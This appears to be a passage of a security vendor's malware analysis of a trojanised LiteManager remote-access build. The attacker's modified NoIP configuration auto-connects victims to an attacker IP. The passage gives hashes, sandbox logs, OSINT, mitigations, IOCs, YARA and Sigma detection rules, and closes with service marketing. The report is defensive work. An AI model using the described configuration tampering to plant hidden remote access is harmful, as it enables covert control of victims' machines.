In this configuration file, the <noip_host> value 85.159.228.188 is specified. This IP address is a malicious IP address belonging to the attacker. If the targeted user runs the LiteManager software, the targeted user will connect to this IP address via port 5651, which is specified in the <noip_port> value.

It also appears that <noip_use_new_main_noip> is false. Normally this is false, and LiteManager users will enable the NoIP option in the settings section of LiteManager when they want to establish a connection over NoIP. Then it will be set to true and the ip address 91.240.86.200 in <noip_new_main_host> will be contacted via port 5651 in <noip_new_main_port> and this server will be used to establish connections over NoIP.

The attacker has changed this structure and activated the automatic connection system. The attacker has added his own server as a NoIP host, so that when the targeted user opens the software, it automatically connects to the server hosted by the attacker.



Hash information of the created files is as follows:

SHA256	4cd0e5827cf4fcaa1eb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0
SHA256	72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066
SHA256	76abf6c0d6b6b0e25c29b4904e69666309cd2309cac72bc835cb513e33ecb442

```
PS C:\Program Files (x86)\LiteManager Pro - Server> Get-FileHash .\ROMFUSClient.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          FEB487866B04FEF1AE2A70E15E4DE28A0D28C1C5DD37D3AA9757ACEBDC37DE19       C:\Program Files (x86)\LiteMa...


PS C:\Program Files (x86)\LiteManager Pro - Server> Get-FileHash .\ROMServer.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          E194E61E233AA478866DE5120D4B98AF56C69794439DCCEB235FE750FC3B5C85       C:\Program Files (x86)\LiteMa...


PS C:\Program Files (x86)\LiteManager Pro - Server>
```

These hash values differ in the original version of LiteManager that's not been patched by the attacker.


Scan result:	This file was detected by [2 / 40] engine(s)
File name:	run.exe
File size:	11919872 bytes
Analysis date:	2024-01-27 | 06:28:25
CRC32:	4c419164

Scan result:	This file was detected by [4 / 40] engine(s)
File name:	ROMFUSClient.exe
File size:	4727264 bytes
Analysis date:	2024-01-27 | 05:32:42
CRC32:	79272996

Scan result:	This file was detected by [4 / 40] engine(s)
File name:	ROMServer.exe
File size:	5890016 bytes
Analysis date:	2024-01-27 | 05:33:33
CRC32:	0abf3c38
MD5:	1a0c89dc5d3814c030dcac5bd88349f9
SHA-1:	1d3a7a4b1a57192a9187d5901d38495b0f7888cb
SHA-2:	4cd0e5827cf4fcaa1eb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0

The virus detection rate of the file patched by the attacker, and the files created in the system after running the patched file are shown in the screenshot. The file patched by the attacker was detected by 2 out of 40 antiviruses. ROMFUSClient.exe and ROMServer.exe created in the Public directory were detected by 4 out of 40 antiviruses

NETWORK



On a network basis, only the ip address 85.159.228.188 is interacted with via tcp. After running the LiteManager application patched by the attacker, the attacker establishes a connection with this ip address via port 5651 and this is done through the ROMServer.exe application. There is no request or UDP connection.

PROCESS & REGISTRY

	cmd	C:\Users\Public\ROMServer.exe /firewall
	pid	1992
	parent_proc	27
	status	0x00000000
Process Create	proc	29
	time	545
	kind	Create
	image	C:\Users\Public\ROMServer.exe
	cmd	C:\Users\Public\ROMServer.exe
	pid	2976
	parent_proc	27
	status	0x00000000
Process Create	proc	30
	time	1871
	kind	Create
	image	C:\Users\Public\ROMFUSClient.exe
	cmd	C:\Users\Public\ROMFUSClient.exe /tray

Upon examining the generated process activities, no suspicious activity seems to be evident. However, upon closer inspection, it appears that the process names have been changed by the attacker.

Microsoft Windows Search Prot...	%0	2,0 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMFUSClient (32 bit)	%0	2,4 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMFUSClient (32 bit)	%0	3,2 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMServer (32 bit)	%0	3,4 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
LiteManagerTeam LiteManager						
Process Monitor (32 bit)	%0	2,1 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMFUSClient.exe (32 bit)	%0	2,6 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük
ROMServer.exe (32 bit)	%0	3,1 MB	0 MB/sn	0 Mb/sn	Çok düşük	Çok düşük

When analyzing the processes and services created by the attacker-patched and non-attacker-patched LiteManager software in the system, it can be seen that the two versions behave differently. In the non-attacker-patched version, there are 2 ROMFUSClient Processes + one ROMServer Process and a service connected to it, while in the attacker-patched version the process names are ROMFUSClient.exe and ROMServer.exe. Here ROMFUSClient.exe is connected as a single process and ROMServer.exe is not connected to a service.

The attacker has made such changes in order to use the software as a virus and to reduce antivirus mark

Event | Process | Stack

Date:	29.01.2024 13:20:55,8320542
Thread:	1368
Class:	Registry
Operation:	RegQueryValue
Result:	NAME NOT FOUND
Path:	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\ProductId
Duration:	0.0000033

Event Properties

Event | Process | Stack

Date:	29.01.2024 13:20:55,8320449
Thread:	1368
Class:	Registry
Operation:	RegQueryValue
Result:	SUCCESS
Path:	HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\ProductName
Duration:	0.0000019

ROMServer.exe and ROMFUSClient.exe created by run.exe receives data such as ProductID (Windows Key), ProductName (Windows operating system name) of the Windows operating system. Although ProductName is a normal behavior (because remote desktop connections may need the windows name during connection establishment), ProductID is suspicious here. Because ProductID is a unique identifier that specifies a legal copy of the Windows operating system. Remote desktop connection software does not need this kind of data.

16:15:03...	ROMServer.exe	4888	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion	SUCCESS	KeySetInformation...
16:15:03...	ROMServer.exe	4888	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate	BUFFER OVERFL...	Length: 12
16:15:03...	ROMServer.exe	4888	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\InstallDate	SUCCESS	Type: REG_DWO...
16:15:03...	ROMServer.exe	4888	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName	BUFFER OVERFL...	Length: 12
16:15:03...	ROMServer.exe	4888	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName	SUCCESS	Type: REG_SZ, Le...
6:15:03...	ROMServer.exe	4888	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId	BUFFER OVERFL...	Length: 12
6:15:03...	ROMServer.exe	4888	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId	SUCCESS	Type: REG_SZ, Le...

Looking at the registry activity in the version of the software that was not patched by the attacker, it again shows that ROMServer.exe has access to the licensing information of the Windows operating system. The only explanation for this is that this key was obtained on the basis of license verification, not malicious activity. Some remote desktop software can collect the Windows license number to ensure that users are using a legitimate copy.


However, no matter how legitimate and harmless this may be, the method of license verification should use the license key entry method that many applications use today, rather than a method such as accessing the private windows license number.

OSINT

Summary

ASN	AS207713 - GLOBAL INTERNET SOLUTIONS LLC
Hostname	cx21.ip-ptr.tech
Range	85.159.228.0/24
Company	GLOBAL INTERNET SOLUTIONS LLC
Hosted domains	0
Privacy	True
Anycast	False
ASN type	Hosting
Abuse contact	abuse@gir.network

The IP address used by the attacker is associated with the provider LLC GLOBAL INTERNET SOLUTIONS [gir.network]. The attacker purchased the hosting server through gir.network.



Only port 3389 is active on the server used by the attacker. This port belongs to the RDP (Remote Desktop Protocol) service. The attacker manages the victim machines in the LiteManager application from this RDP server.

?	127.0.0.1:5650	ROMServer.exe
	91.240.86.200:5651	ROMServer.exe
	91.240.86.200:80	ROMServer.exe
	91.240.86.200:443	ROMServer.exe
	91.240.86.200:5651	ROMServer.exe
	91.240.86.200:80	ROMServer.exe
	91.240.86.200:443	ROMServer.exe

In the version of the software not patched by the attacker, the connection is established with the IP address 91.240.86.200. This IP address can be found in the decoded and decrypted config.xml file on **page 10**. This IP address is the harmless IP address that LiteManager connects to by default.

LiteManager NoIP Exploit Summary

- LiteManager is a legit remote desktop connection software like AnyDesk, TeamViewer.

- It has been patched and its configuration file modified by a threat actor. In addition, the service in the legitimate software has been removed, process names have been changed and Tray/File icons have been removed.

- These changes by the attacker allowed the software to be used as a virus, bypassing antivirus software and establishing a connection with the attacker's LiteManager software through NoIP server when the software is run.

- In the configuration file, the attacker enables automatic connection and adds his own NoIP host/port information in the configuration file. This way, whenever the LiteManager application is run by the targeted user, it automatically connects to the attacker's LiteManager software.

- The Attacker then gets full access to the targeted user through LiteManager and can control the screen, send commands, monitor the screen, and more.

- In the legit version of LiteManager, the default IP address that appears in network actions is 91.240.86.200, while in the version patched by the attacker, this address is 85.159.228.188 and 5651 is used as the port.

- Port 3389 was found to be open on the attacker's server. The attacker is performing malicious activities through a windows VPS server. The company where the server is hosted is identified as ***gir.network***. At the same time, 3 hosts and 7 websites were detected on servers purchased through ***gir.network***, which were known to have malicious activities in the last 30 days. This shows that this hosting system is frequently used by attackers.

Mitigations

- Always download software from the official source & from the official site of the software. This will reduce the risk of infecting your system with a virus.
- Stay informed about the latest threats and vulnerabilities by leveraging threat intelligence feeds.
- Provide regular security awareness training to educate users about potential threats, social engineering tactics, and safe online practices.
- Regularly update and patch all software, including operating systems, applications, and third-party software.
- Employ EDR solutions to monitor and respond to advanced threats and suspicious activities on endpoints.
- Implement application control solutions to allow only trusted applications to run on endpoints, preventing the execution of unauthorized or unknown binaries.
- As a precaution against potential connections originating from the IP address 85.159.228.188, block this IP within your security system.
- Block the IOC list provided in the **IOCs & Categorization** section of the report within the security software. This update on your security software will protect you against this exploit.
- Use file encryption technologies to protect sensitive data. This can prevent trojans or other malicious software from accessing sensitive data and stealing it.
- Allow users to access only the system resources they need. This can limit the spread and impact of malware.

MITRE ATT&CK Table

Execution	Technique ID
Native API	T1106
Windows Command Shell	T1059.003
Inter-Process Communication	T1559
Command and Scripting Interpreter	T059

Privilege Escalation	Technique ID
Process Injection	T1055
Boot or Logon Autostart Execution	T1547

Defense Evasion	Technique ID
Obfuscated Files or Information	T1027
Software Packing	T1027.002
Time Based Evasion	T1497.003

Credential Access	Technique ID
Input Capture	T1056
Keylogging	T1056.001

Lateral Movement	Technique ID
Remote Desktop Protocol	T1021.001
Lateral Tool Transfer	T1570

Collection	Technique ID
Audio Capture	T1123
Screen Capture	T1113
Video Capture	T1125
Clipboard Data	T1115
Data from Local System	T1005

Command and Control	Technique ID
Application Layer Protocol	T1071
Ingress Tool Transfer	T1105
Non-Standard Port	T1571
Remote Access Software	T1219

Impact	Technique ID
Service Stop	T1489
Data Destruction	T1485
Data Manipulation	T1565

Reconnaissance	Technique ID
Phishing for Information	T1598
Gather Victim Host Information	T1592

IOCs & Categorization

IP:

IOC Type	IOC
IPV4	85.159.228[.]188

HASH:

IOC Type	IOC
SHA256	72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066
SHA256	0fcb7b5cff6ed9a7791e0009e35d991e8fe00d1a66e647aeb54ea48f575511a2
SHA256	15339dc164588150192b547df6b35ff61572919228cad05a02e22d5b1c4081e3
SHA256	5979bdd1d31c1de137b221318dc5438b720da42d52f77b423fcdd62bacb11e90
SHA256	cb32aa25b0d228049289ef985a6e58a493ded0efd8eee9db7ca23811f7aef680
SHA256	5bb437a505b25f16f6b60d277c19090c90fbd84803da0e47dc5c57fc9ac6128a
SHA256	65ae9f590266e340c143dcb371090fd1d5311b93e506ee846b20030374267789
SHA256	1b8177b3e3ddcd415a14e519047b93fcd4ae2dafaba29355567529a863fd6735
SHA256	d0f9903410911750114b2c4eb510400ea59be98c1ef1e41541dda37701257c7a
SHA256	ed8f9c0d24174870b76d48428d13943c14988bf86cd18d165cad573e11ac3e55
SHA256	efeaf854463f5f4b9b6c58fe969ed4c28aafd97ae52d6a623ae77f9758bd9cdb
SHA256	f837d5f3a693c23cbcbfaee04032aa9277f4649f36304dc6e08043c7d6fe021a
SHA256	a00c37592898246ad3c6f163e6de9ab7b6ae19b4e6e4aa43c7ca0df0fcc354ef
SHA256	d9c574a4d63f651baa5132d66f2edc77a288a3d70478a1d456d95072e734084e
SHA256	5c8f325aa1a81fac1e7f6e0ec7bdd9314556bcbd642b7cb0dd519c8460353c00
SHA256	aa9845a2e47c544b161055f152fe8edc91bfe60c50bd0907a4b2f980409e9dd9
SHA256	97abef233e12204335bb4e0cd25979c72d8c1fdf380a1c0e47554becbf6a9789

SHA256	6793238331a38f2fc5b1ae96b389c5e29fb4b1259e585e17d199a3f28051238a
SHA256	d77efd619e730a69f9e8975d393e0b78bf21aee36d75ee630e0dbeacdddf32a7
SHA256	7cc69093f4e04e8ff9b027ada04510882a2b994b6cbe6cb462f12986b0f024ee
SHA256	4cd0e5827cf4fcaa1eb5acb901d80b8384e37bc26e47b89c7935eefbb820aec0
SHA256	3916a90a3987638b23f9a3dcd092a39978fbe5ee652c726affe9772991cdd458
SHA256	d67469ddc69977f3c8669524cff1376bb5f9b9b10ee420155f4dff16184832d6
SHA256	a24d7e947a4b6586adb79048cb1faba57cdaedc637ed6040385eb651b4f789a3
SHA256	0dd92076705487230cf741ed1d9a91b2159563855a05a8e2088fe53551bb29ad
SHA256	809a2331c2aec8254591ba90c40d7ad992d6555ffeca6de6477d936aa6501b0e
SHA256	4235e997e625e479f758615c827805be6e92595a4d0855b4670bbe795c98b886
SHA256	910c4fe024837373377c466faed7cceaeb790537e6b4ff30bed80776b55e2ff6
SHA256	bb9543fc1e3f59d5626195798ee94f2a72449c104c7f1db2c756d95956f9a7e1
SHA256	901b4384835f157cb6baed0d44e6b9f245640a37b6fc15fffbdf1830f98d6066
SHA256	a68caba70d95cb6f5c170a0043304a3c7790c1a517178b4a95c30eb677542c12
SHA256	76abf6c0d6b6b0e25c29b4904e69666309cd2309cac72bc835cb513e33ecb442

Categorization:

Malware Family	APT Group	Threat Category
No Malware Family	No APT Group	Exploit /Trojan

Yara Rule

```
rule LiteManager_Exploit_Yara{
   meta:
         description = "Yara rule for detecting LiteManager Exploit and variants"
         author = "Aziz Kaplan"
         email = "aziz.kaplan@infinitumit.com.tr"
         date = "2024-02-03"
         file_hash = "72e0fcfa4cf6766f88df74da16a71ac04e78f6219804037d9d3f1639a81ed066"
   strings:
          $1 = {e8 89 34 00 00 e9 89 fe ff ff 8b ff 55}
          $2 = {8b ec 81 ec 28 03 00 00 a3 78 60 41 00 89 0d 74 60 41 00}
          $3 = {89 15 70 60 41 00 89 1d 6c 60 41 00 89 35 68 60 41 00 89 3d 64 60 41 00}
          $4 = {66 8c 15 90 60 41 00 66 8c 0d 84 60 41 00 66 8c 1d 60 60 41 00}
          $5 = {66 8c 05 5c 60 41 00 66 8c 25 58 60 41 00 66 8c 2d 54 60 41 00 9c}
          $6 = {8d 84 24 34 01 00 00 50 8d 84 24 84 00 00 00 50 53 53 68 00 00 00 08}
          $7 = {6a 01 53 53 53 ff b4 24 48 01 00 00 ff 15 84 f0 40 00 eb 89}
          $8 = {8d 44 24 3c 50 53 53 bf 00 00 00 08 57 6a 01 53 53 8d}
          $9 = {84 24 a8 08 00 00 50 8d 84 24 8c 01 00 00 50 ff d6}
          $10 = {8d 44 24 28 50 8d 44 24 3c 50 53 53 57 6a 01}
          $11 = {53 53 8d 84 24 88 01 00 00 50 50 ff d6}
          $12 = {ff 15 74 f0 40 00 8b f0}
          $13 = {8d 84 24 7c 01 00 00 50 6a 01 6a 02 6a 10 68 ff 01 0f 00}
          $14 = {ff b4 24 10 01 00 00 ff b4 24 10 01 00 00 ff 74 24 50 ff 15 14 f0 40 00}
          $15 = {8d 44 24 14 50 6a 01 56 ff 15 10 f0 40 00}
          $16 = {53 53 56 ff 15 0c f0 40 00 56}
          $17 = {8b 35 04 f0 40 00 ff d6 ff 74 24 20 ff d6}
          $18 = {8d 85 e4 fa ff ff 50 8d 85 f4 fd ff ff 50 89 b5 e4 fa ff ff ff 15 54 f0 40 00}
   condition:
      uint32(uint32(0x3C)) == 0x00004550 and all of them
}
```

Sigma Rule

```yaml
title: LiteManager Exploit Patch
status: test
id: f2c6e7a9-8ef2-4dc9-af17-6b2b539ad0e2
description: |
  A sigma rule for detecting malicious LiteManager Exploit patch
author: Aziz Kaplan <aziz.kaplan@infinitumit.com.tr>
date: 2024-02-03
references:
  - https://github.com/infinitumitlabs/
logsource:
  category: process_creation
detection:
  selection_romfusclient:
    Image|endswith: '\ROMFUSClient.exe'
    OriginalFileName: 'ROMFUSClient.exe'
    Details: 'slept * times'
    DetailsThreshold: '>= 500'
    CommandLine|contains: '/tray'
  selection_romserver:
    Image|endswith: '\ROMServer.exe'
    OriginalFileName: 'ROMServer.exe'
    CommandLine|contains: '/firewall'
    DestinationIP NOT:
      - '91.240.86.200'
condition: all of selection_*
level: critical
tags:
  - attack.command_and_control
  - attack.impact
  - attack.reconnaissance
  - attack.collection
  - attack.lateral_movement
  - attack.credential_access
  - attack.defense_evasion
  - attack.privilege_escalation
  - attack.execution
falsepositives:
  - Normal system activity
```

All the **services** you need to keep your **business** secure

Secure your business effectively against cyber threats and attacks

In **InfinitumIT** we provide

Risk and Threat Analysis
Penetration Testing
Managed Security
Digital Forensics
Consultancy

Services at a glance

consultancy

- Continuous Cyber Security Consultancy
- Continuous Vulnerability Analysis Service
- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service

Managed Security

- Managed Detection and Response (MDR) Service
- SOC (Security Operations Center) Service
- Cyber Incident Response (SOME) Service
- SIEM / LOG Correlation Services

Risk & Threat Analysis

- Cyber Risk and Threat Analysis Service
- Ransomware Risk Analysis Service
- APT Detection & Cyber Hygiene Analysis Service
- Purple Teaming Service

Penetration Testing


- Penetration Testing
- Red Teaming Service
- Source Code Analysis Service

Forensics

- Network Forensic Service
- Digital Forensic Service
- Mobile Forensic Service

Threatblade

Attack Simulation platform ThreatBlade simulates cyber attacks against your organization's network and systems.



Endpoint Risk Assessment

- Evaluate the security posture of individual endpoints, identify vulnerabilities, and mitigate risks by conducting endpoint-specific scenarios.

Network Risk Assessment

- Continuously monitor the network security posture using network specific attack scenarios, produce trend reports, and improve network security posture.

Identify Weaknesses

- Identify potential weaknesses in an organization's cybersecurity infrastructure and provide actionable insights for improvement purposes.

infinitum IT

"Power of Integrated Security"

Your Business's Weaknesses Do you know?

Contact us now to find out

Check Your MDR Healthcheck For Free

@infinitumitlabs

@infinitumitlabs

@infinitumitlab1